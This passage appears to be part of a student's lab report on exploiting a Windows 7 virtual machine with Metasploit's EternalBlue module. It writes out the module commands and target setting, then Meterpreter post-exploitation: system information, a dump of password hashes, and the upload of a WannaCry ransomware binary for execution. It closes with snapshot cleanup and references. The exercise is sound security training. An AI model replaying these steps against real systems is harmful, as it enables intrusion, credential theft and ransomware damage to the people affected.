
- **Step 1:** Search for the EternalBlue Exploit

  Command: search eternalblue



- **Step 2:** Use the EternalBlue Exploit Module

  Command: Use 0 or use exploit/windows/smb/ms17_010_eternalblue




- **Step 3:** Set the Required Options

  Command 1: optoins or show options

  Command 2: set RHOSTS 10.0.2.15

- **Step 4:** Run the exploit



A Meterpreter session was successfully established. Meterpreter is an advanced, in-memory payload used by Metasploit that provides an interactive shell with extensive post-exploitation capabilities.

2.4 Post Exploitation

After gaining access, I demonstrated basic post-exploitation tasks:

Command: sysinfo : checking system infomation
Command: hashdump : dump passwords hash

```
meterpreter > sysinfo
Computer        : SOYBAD-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
```

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:6ea332b22a0d77c2e8fe5d3ae85b9e0c:::
soybad:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Uploading Ransomware:


Command: upload <path ransomware file> <path folder you want to upload>

```
meterpreter > upload /home/harry/ransom/Endermanch@WannaCrypt0r.exe C:/Windows
[*] Uploading  : /home/harry/ransom/Endermanch@WannaCrypt0r.exe → C:/Windows\Endermanch@WannaCrypt0r.exe
[*] Completed  : /home/harry/ransom/Endermanch@WannaCrypt0r.exe → C:/Windows\Endermanch@WannaCrypt0r.exe
```

Command: shell: switch to victim shell

```
meterpreter > shell
Process 1816 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>cd ..
cd ..

C:\Windows>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 7806-7666

 Directory of C:\Windows

11/17/2025  11:51 AM    <DIR>          .
11/17/2025  11:51 AM    <DIR>          ..
07/13/2009  09:32 PM    <DIR>          addins
07/13/2009  07:20 PM    <DIR>          AppCompat
11/20/2010  07:29 PM    <DIR>          AppPatch
11/20/2010  07:24 PM            71,168 bfsvc.exe
07/13/2009  09:32 PM    <DIR>          Boot
07/13/2009  09:32 PM    <DIR>          Branding
11/14/2025  04:34 PM    <DIR>          CSC
07/13/2009  09:32 PM    <DIR>          Cursors
11/14/2025  04:37 PM    <DIR>          debug
07/13/2009  09:32 PM    <DIR>          diagnostics
07/13/2009  09:37 PM    <DIR>          DigitalLocker
07/13/2009  09:32 PM    <DIR>          Downloaded Program Files
11/14/2025  04:35 PM             2,790 DtcInstall.log
04/12/2011  12:28 AM    <DIR>          ehome
04/12/2011  12:17 AM    <DIR>          en-US
11/19/2025  02:21 PM         3,514,368 Endermanch@WannaCrypt0r.exe
11/20/2010  07:24 PM         2,872,320 explorer.exe
07/13/2009  05:39 PM            15,360 fveupdate.exe
04/12/2011  12:30 AM    <DIR>          Globalization
```


Let’s execute the file that you uploaded and bomb ransomware infected.



3. Cleanup

To restore the lab environment:

- Closed all meterpreter sessions
- Shutdown and revert victim VM snapshot



References

1) **TheHowToGuy123. (2025, February 8).** *How to install Windows 7 in virtual box* [Video]. YouTube. https://www.youtube.com/watch?v=YlCWT7T_eNY
2) **TryHackMe. (n.d.).** *Blue.* TryHackMe. https://tryhackme.com/room/blue
3) **Endermanch. (n.d.).** *MalwareDatabase: Ransomwares* [Source code]. GitHub. https://github.com/Endermanch/MalwareDatabase/tree/master/ransomwares
4) **MITRE. (2017).** *CVE-2017-0144: SMB remote code execution vulnerability.* https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0144
5) **Rapid7 Security Research. (2017).** *Analysis of EternalBlue (MS17-010).* https://www.rapid7.com/blog/post/2017/05/20/metasploit-the-power-of-the-community-and-eternalblue/